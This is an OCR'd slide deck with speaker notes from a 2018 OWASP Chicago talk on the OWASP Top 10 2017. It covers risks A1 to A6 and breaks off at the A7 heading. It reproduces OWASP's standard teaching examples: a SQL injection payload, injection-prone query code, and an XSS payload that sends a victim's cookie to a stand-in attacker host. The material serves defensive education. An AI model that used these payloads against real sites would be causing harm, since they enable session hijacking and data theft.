
2017 OWASP TOP 10

Presentation by Carlos Pero
OWASP Chicago Chapter meeting
February 20, 2018



HTTPS://WWW.OWASP.ORG/INDEX.PHP/TOP_10-2017_RELEASE_NOTES

Top 10-2017 Release Notes

2017 Table of Contents
← Introduction
PDF version
Application Security Risks →

What changed from 2013 to 2017?

Change has accelerated over the last four years, and the OWASP Top 10 needed to change. We've completely refactored the OWASP Top 10, revamped the methodology, utilized a new data call process, worked with the community, re-ordered our risks, re-written each risk from the ground up, and added references to frameworks and languages that are now commonly used. Over the last few years, the fundamental technology and architecture of applications has changed significantly:

- Microservices written in node.js and Spring Boot are replacing traditional monolithic applications. Microservices come with their own security challenges including establishing trust between microservices, containers, secret management, etc. Old code never expected to be accessible from the Internet is now sitting behind an API or RESTful web service to be consumed by Single Page Applications (SPAs) and mobile applications. Architectural assumptions by the code, such as trusted callers, are no longer valid.
- Single page applications, written in JavaScript frameworks such as Angular and React, allow the creation of highly modular feature-rich front ends. Client-side functionality that has traditionally been delivered server-side brings its own security challenges.
- JavaScript is now the primary language of the web with node.js running server side and modern web frameworks such as Bootstrap, Electron, Angular, and React running on the client.

New issues, supported by data

- **A4:2017-XML External Entities (XXE)** is a new category primarily supported by (source code analysis security testing tools (SAST) data sets.

New issues, supported by the community

We asked the community to provide insight into two forward looking weakness categories. After over 500 peer submissions, and removing issues that were already supported by data (such as Sensitive Data Exposure and XXE), the two new issues are:

- **A8:2017-Insecure Deserialization**, which permits remote code execution or sensitive object manipulation on affected platforms.
- **A10:2107-Insufficient Logging&Monitoring**, the lack of which can prevent or significantly delay malicious activity and breach detection, incident response, and digital forensics.

Merged or retired, but not forgotten

- **A4-Insecure Direct Object References** and **A7-Missing Function Level Access Control** merged into **A5:2017-Broken Access Control**.
- **A8-Cross-Site Request Forgery (CSRF)**, as many frameworks include CSRF defenses, it was found in only 5% of applications.
- **A10-Unvalidated Redirects and Forwards**, while found in approximately in 8% of applications, it was edged out overall by XXE.

OWASP Top 10 - 2013 (Previous Version)	⇒	OWASP Top 10 - 2017 (Current Version)
A1-Injection	⇒	A1:2017-Injection
A2-Broken Authentication and Session Management	⇒	A2:2017-Broken Authentication
A3-Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure
A4-Insecure Direct Object References - [Merged + A7]	∪	A4:2017-XML External Entities (XXE) [NEW]
A5-Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]
A6-Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7-Missing Function Level Access Control - [Merged + A4]	∪	A7:2017-Cross-Site Scripting (XSS)
A8-Cross-Site Request Forgery (CSRF) [Dropped]	⊠	A8:2017-Insecure Deserialization [NEW, Community]
A9-Using Components with Known Vulnerabilities	⇒	A9:2017-Using Components with Known Vulnerabilities
A10-Unvalidated Redirects and Forwards [Dropped]	⊠	A10:2017-Insufficient Logging&Monitoring [NEW, Community]

The OWASP Web site has detailed information about what changed from 2013 to 2017, better to use it as reference than what I could tell you. Instead, I'd rather examine the big picture.

Carlos A. Pero

Started Web development in 1994

Pivoted to Information Security in 2014


Focus on Cyber Application Security

Carlos Pero
AVP, Head of Cyber Application Security
Global Information Security


Zurich
1299 Zurich Way
Schaumburg, IL 60196

Tel +1 (847) 413-5309
Mobile +1 (847) 796-0227
Email carlos.pero@zurichservices.com

My perspective may be a little unique, considering I've had a long career working with the Web since the very beginning, and seized an opportunity to pivot into Information Security.




Relatively speaking, I may have much less professional exposure than some of you. But the interesting thing I've learned about Web Application Security is that the problems are occurring with the fundamentals. That often the problems are being created by developers who are practicing in the field for less time than I've even been in Cyber.



WHERE I'VE WORKED, WHAT I'VE LEARNED

Chicago Tribune
PacifiCare Health Systems
ETA hand2mind
INGRAM MICRO
BARBEQUES GALORE
RAND MCNALLY
ZEAL
TRIBUNE
ARTIST direct
cars.com
ZURICH


My career has spanned working for many companies, large and small, in many different industries. I've learned different things from each. But they all have something in common…



"PORT 80 AND 443 ARE THE BIGGEST VULNERABILITIES EVER"

-ME

Port 80 and 443 are the biggest vulnerabilities ever!
Think about it: we harden our networks to keep everyone out, but lower the drawbridge to HTTP requests which in the beginning just retrieved information. But now those requests execute real business functionality, and if flawed, allow arbitrary commands to execute inside. Completely bypassing all the walls that were constructed.




WEB SITE
"PROPERTY"
WWW.DOMAIN.COM

WEB SERVER
"OPERATING SYSTEM"
WINDOWS

WEB APPLICATION
"CODE"
/PATH/

Before we go to far, let's agree on some terminology.
"Property" is what I call the hostname+domain. You could also call it the Web site, but that is a common term which may mean different things to different people. "Property" is specific; it is something you own and want to defend.
The "Server" is the computer underneath, answering those 80/443 requests. Whether this server is physical hardware or virtualized machines, the best way to think of it is an IP address.
The "Application" is another loaded term. Here, it represents the bundle of code that lives on the server and responds to a part of the property.



WEB APPLICATION
"CODE"
/PATH/

Changes frequently (Agile, DevOps, etc)

Functionality foremost, security afterthought

Problems found in production

"Verify" SDLC vs. Cyber "Protect"


At Zurich, our Vulnerability Management team oversees patching of the servers.
Our Cyber Application Security team is mostly concerns with protecting the properties and the applications residing under them. Securing applications is challenging, because most companies focus on building functionality first as fast as possible, and security is just automatically assumed.

OWASP
The Open Web Application Security Project
OWASP Top 10 - 2017 rc1
The Ten Most Critical Web Application Security Risks
Release Candidate
Comments requested per instructions within
release
Creative Commons (CC) Attribution Share-Alike
Free version at https://www.owasp.org

"A list of the 10 ***Most Critical*** Web Application Security ***Risks***"

https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

Are you familiar with the OWASP Top 10? It's very interesting, because it calls out the top RISKS. From what I've learned in my short infosec career, a risk is a very meaningful term to a business, and thus it's not just limited to technical flaws. That is why I liked the direction the RC1 candidate went with the new A7, which is why I want to talk about that here.



T10 OWASP Top 10 Application Security Risks – 2017

A1 – Injection Injection flaws, such as SQL, OS, XXE, and LDAP injection occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.

A2 – Broken Authentication and Session Management Application functions related to authentication and session management are often implemented incorrectly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities (temporarily or permanently).

A3 – Cross-Site Scripting (XSS) XSS flaws occur whenever an application includes untrusted data in a new web page without proper validation or escaping, or updates an existing web page with user supplied data using a browser API that can create JavaScript. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.

A4 – Broken Access Control Restrictions on what authenticated users are allowed to do are not properly enforced. Attackers can exploit these flaws to access unauthorized functionality and/or data, such as access other users' accounts, view sensitive files, modify other users' data, change access rights, etc.

A5 – Security Misconfiguration Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, platform, etc. Secure settings should be defined, implemented, and maintained, as defaults are often insecure. Additionally, software should be kept up to date.

A6 – Sensitive Data Exposure Many web applications and APIs do not properly protect sensitive data, such as financial, healthcare, and PII. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data deserves extra protection such as encryption at rest or in transit, as well as special precautions when exchanged with the browser.


A7 – Insufficient Attack Protection The majority of applications and APIs lack the basic ability to detect, prevent, and respond to both manual and automated attacks. Attack protection goes far beyond basic input validation and involves automatically detecting, logging, responding, and even blocking exploit attempts. Application owners also need to be able to deploy patches quickly to protect against attacks.

A8 – Cross-Site Request Forgery (CSRF) A CSRF attack forces a logged-on victim's browser to send a forged HTTP request, including the victim's session cookie and any other automatically included authentication information, to a vulnerable web application. Such an attack allows the attacker to force a victim's browser to generate requests the vulnerable application thinks are legitimate requests from the victim.

A9 – Using Components with Known Vulnerabilities Components, such as libraries, frameworks, and other software modules, run with the same privileges as the application. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications and APIs using components with known vulnerabilities may undermine application defenses and enable various attacks and impacts.

A10 – Underprotected APIs Modern applications often involve rich client applications and APIs, such as JavaScript in the browser and mobile apps, that connect to an API of some kind (SOAP/XML, REST/JSON, RPC, GWT, etc.). These APIs are often unprotected and contain numerous vulnerabilities.

Here is the full list from the RC1. Notice A7 and A10. Before this was even released, Zurich's application security program was focused on standing up an adequate "first line of defense" just like A7 suggests, and I personally believe that A10 will yield huge breaches in the future, because Web Services are all signal (vs. noise)…it will be difficult to identify breaches and and data leakage there.



A1 Injection

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
Application Specific	Exploitability EASY	Prevalence COMMON	Detectability AVERAGE	Impact SEVERE	Application / Business Specific
Consider anyone who can send untrusted data to the system, including external users, business partners, other systems, internal users, and administrators.	Attackers send simple text-based attacks that exploit the syntax of the targeted interpreter. Almost any source of data can be an injection vector, including internal sources.	Injection flaws occur when an application sends untrusted data to an interpreter. Injection flaws are very prevalent, particularly in legacy code. They are often found in SQL, LDAP, XPath, or NoSQL queries; OS commands; XML parsers, SMTP Headers, expression languages, etc. Injection flaws are easy to discover when examining code, but frequently hard to discover via testing. Scanners and fuzzers can help attackers find injection flaws.		Injection can result in data loss or corruption, lack of accountability, or denial of access. Injection can sometimes lead to complete host takeover.	Consider the business value of the affected data and the platform running the interpreter. All data could be stolen, modified, or deleted. Could your reputation be harmed?

A1 – Injection Injection flaws, such as SQL, OS, XXE, and LDAP injection occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.

Example Attack Scenarios

Scenario #1: An application uses untrusted data in the construction of the following vulnerable SQL call:

```
String query = "SELECT * FROM accounts WHERE
custID='" + request.getParameter("id") + "'";
```

Scenario #2: Similarly, an application's blind trust in frameworks may result in queries that are still vulnerable, (e.g., Hibernate Query Language (HQL)):


```
Query HQLQuery = session.createQuery("FROM accounts
WHERE custID='" + request.getParameter("id") + "'");
```

In both cases, the attacker modifies the 'id' parameter value in her browser to send: ' or '1'='1. For example:

http://example.com/app/accountView?id=' or '1'='1

This changes the meaning of both queries to return all the records from the accounts table. More dangerous attacks could modify data or even invoke stored procedures.

Included for reference.



A2 Broken Authentication and Session Management

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
Application Specific	Exploitability AVERAGE	Prevalence COMMON	Detectability AVERAGE	Impact SEVERE	Application / Business Specific
Consider anonymous external attackers, as well as authorized users, who may attempt to steal accounts from others. Also consider insiders wanting to disguise their actions.	Attackers use leaks or flaws in the authentication or session management functions (e.g., exposed accounts, passwords, session IDs) to temporarily or permanently impersonate users.	Developers frequently build custom authentication and session management schemes, but building these correctly is hard. As a result, these custom schemes frequently have flaws in areas such as logout, create account, change password, forgot password, timeouts, remember me, secret question, account update, etc. Finding such flaws can sometimes be difficult, as each implementation is unique.		Such flaws may allow some or even all accounts to be attacked. Once successful, the attacker can do anything the victim could do. Privileged accounts are frequently targeted.	Consider the business value of the affected data and application functions. Also consider the business impact of public exposure of the vulnerability.

A2 – Broken Authentication and Session Management Application functions related to authentication and session management are often implemented incorrectly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities (temporarily or permanently).

Example Attack Scenarios

Scenario #1: A travel reservations application supports URL rewriting, putting session IDs in the URL:


http://example.com/sale/saleitems;jsessionid=2P0OC2JSNDLPSKHCJUN2JV?dest=Hawaii

An authenticated user of the site wants to let their friends know about the sale. User e-mails the above link without knowing they are also giving away their session ID. When the friends use the link they use user's session and credit card.

Scenario #2: Application's timeouts aren't set properly. User uses a public computer to access site. Instead of selecting "logout" the user simply closes the browser tab and walks away. An attacker uses the same browser an hour later, and that browser is still authenticated.

Scenario #3: An insider or external attacker gains access to the system's password database. User passwords are not properly hashed and salted, exposing every users' password.

Included for reference.



A3 Cross-Site Scripting (XSS)

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
Application Specific	Exploitability AVERAGE	Prevalence VERY WIDESPREAD	Detectability AVERAGE	Impact MODERATE	Application / Business Specific
Consider anyone who can send untrusted data to the system, including external users, business partners, other systems, internal users, and administrators.	Attackers send text-based attack scripts that exploit the interpreter in the browser. Almost any source of data can be an attack vector, including internal sources such as data from the database.	XSS flaws occur when an application updates a web page with attacker controlled data without properly escaping that content or using a safe JavaScript API. There are two primary categories of XSS flaws: (1) Stored, and (2) Reflected, and each of these can occur on (a) the Server or (b) on the Client. Detection of most Server XSS flaws is fairly easy via testing or code analysis. Client XSS can be very difficult to identify.		Attackers can execute scripts in a victim's browser to hijack user sessions, deface web sites, insert hostile content, redirect users, hijack the user's browser using malware, etc.	Consider the business value of the affected system and all the data it processes. Also consider the business impact of public exposure of the vulnerability.

A3 – Cross-Site Scripting (XSS)

XSS flaws occur whenever an application includes untrusted data in a new web page without proper validation or escaping, or updates an existing web page with user supplied data using a browser API that can create JavaScript. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.

Example Attack Scenario

The application uses untrusted data in the construction of the following HTML snippet without validation or escaping:

```
(String) page += "<input name='creditcard' type='TEXT'
value='" + request.getParameter("CC") + "'>";
```


The attacker modifies the 'CC' parameter in his browser to:

```
'><script>document.location=
'http://www.attacker.com/cgi-bin/cookie.cgi?
foo='+document.cookie</script>'.
```

This attack causes the victim's session ID to be sent to the attacker's website, allowing the attacker to hijack the user's current session.

Note that attackers can also use XSS to defeat any automated CSRF defense the application might employ. See 2017-A8 for info on CSRF.

Included for reference.



A4 Broken Access Control

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
Application Specific	Exploitability EASY	Prevalence WIDESPREAD	Detectability EASY	Impact MODERATE	Application / Business Specific
Consider the types of authorized users of your system. Are users restricted to certain functions and data? Are unauthenticated users allowed access to any functionality or data?	Attackers, who are authorized users, simply change a parameter value to another resource they aren't authorized for. Is access to this functionality or data granted?	For data, applications and APIs frequently use the actual name or key of an object when generating web pages. For functions, URLs and function names are frequently easy to guess. Applications and APIs don't always verify the user is authorized for the target resource. This results in an access control flaw. Testers can easily manipulate parameters to detect such flaws. Code analysis quickly shows whether authorization is correct.		Such flaws can compromise all the functionality or data that is accessible. Unless references are unpredictable, or access control is enforced, data and functionality can be stolen, or abused.	Consider the business value of the exposed data and functionality. Also consider the business impact of public exposure of the vulnerability.

A4 – Broken Access Control

Restrictions on what authenticated users are allowed to do are not properly enforced. Attackers can exploit these flaws to access unauthorized functionality and/or data, such as access other users' accounts, view sensitive files, modify other users' data, change access rights, etc.

Example Attack Scenario

Scenario #1: The application uses unverified data in a SQL call that is accessing account information:

```
pstmt.setString( 1, request.getParameter("acct"));
ResultSet results = pstmt.executeQuery( );
```

An attacker simply modifies the 'acct' parameter in the browser to send whatever account number they want. If not properly verified, the attacker can access any user's account.


```
http://example.com/app/accountInfo?acct=notmyacct
```

Scenario #2: An attacker simply force browses to target URLs. Admin rights are also required for access to the admin page.

```
http://example.com/app/getappInfo
http://example.com/app/admin_getappInfo
```

If an unauthenticated user can access either page, it's a flaw. If a non-admin can access the admin page, this is also a flaw.

Included for reference.



A5 Security Misconfiguration

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
Application Specific	Exploitability EASY	Prevalence COMMON	Detectability EASY	Impact MODERATE	Application / Business Specific
Consider anonymous external attackers as well as authorized users that may attempt to compromise the system. Also consider insiders wanting to disguise their actions.	Attackers access default accounts, unused pages, unpatched flaws, unprotected files and directories, etc. to gain unauthorized access to or knowledge of the system.	Security misconfiguration can happen at any level of an application stack, including the platform, web server, application server, database, frameworks, and custom code. Developers and system administrators need to work together to ensure that the entire stack is configured properly. Automated scanners are useful for detecting missing patches, misconfigurations, use of default accounts, unnecessary services, etc.		Such flaws frequently give attackers unauthorized access to some system data or functionality. Occasionally, such flaws result in a complete system compromise.	The system could be completely compromised without you knowing it. All of your data could be stolen or modified slowly over time. Recovery costs could be expensive.

A5 – Security Misconfiguration

Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, platform, etc. Secure settings should be defined, implemented, and maintained, as defaults are often insecure. Additionally, software should be kept up to date.

Example Attack Scenarios


Scenario #1: The app server admin console is automatically installed and not removed. Default accounts aren't changed. Attacker discovers the standard admin pages are on your server, logs in with default passwords, and takes over.

Scenario #2: Directory listing is not disabled on your web server. An attacker discovers they can simply list directories to find any file. The attacker finds and downloads all your compiled Java classes, which they decompile and reverse engineer to get all your custom code. Attacker then finds a serious access control flaw in your application.

Scenario #3: App server configuration allows stack traces to be returned to users, potentially exposing underlying flaws such as framework versions that are known to be vulnerable.

Scenario #4: App server comes with sample applications that are not removed from your production server. These sample applications have well known security flaws attackers can use to compromise your server.

Included for reference.



A6 Sensitive Data Exposure

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
Application Specific	Exploitability DIFFICULT	Prevalence UNCOMMON	Detectability AVERAGE	Impact SEVERE	Application / Business Specific
Consider who can gain access to your sensitive data and any backups of that data. This includes the data at rest, in transit, and even in your customers' browsers. Include both external and internal threats.	Attackers typically don't break crypto directly. They break something else, such as steal keys, do man-in-the-middle attacks, or steal clear text data off the server, while in transit, or from the user's browser.	The most common flaw is simply not encrypting sensitive data. When crypto is employed, weak key generation and management, and weak algorithm usage is common, particularly weak password hashing techniques. Browser weaknesses are very common and easy to detect, but hard to exploit on a large scale. External attackers have difficulty detecting server side flaws due to limited access and they are also usually hard to exploit.		Failure frequently compromises all data that should have been protected. Typically, this information includes sensitive data such as health records, credentials, personal data, credit cards, etc.	Consider the business value of the lost data and impact to your reputation. What is your legal liability if this data is exposed? Also consider the damage to your reputation.

Example Attack Scenarios

Scenario #1: An application encrypts credit card numbers in a database using automatic database encryption. However, this data is automatically when retrieved, allowing an SQL injection flaw to retrieve credit card numbers in clear text. Alternatives include not storing credit card numbers, using tokenization, or using public key encryption.


Scenario #2: A site simply doesn't use TLS for all authenticated pages. An attacker simply monitors network traffic (like an open wireless network), and steals the user's session cookie. The attacker then replays this cookie and hijacks the user's session, accessing the user's private data.

Scenario #3: The password database uses unsalted hashes to store everyone's passwords. A file upload flaw allows an attacker to retrieve the password file. All of the unsalted hashes can be exposed with a rainbow table of precalculated hashes.

A6 – Sensitive Data Exposure

Many web applications and APIs do not properly protect sensitive data, such as financial, healthcare, and PII. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data deserves extra protection such as encryption at rest or in transit, as well as special precautions when exchanged with the browser.

Included for reference.



A7 Insufficient Attack Protection

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
Application Specific	Exploitability EASY	Prevalence COMMON	Detectability AVERAGE	Impact MODERATE	Application / Business Specific
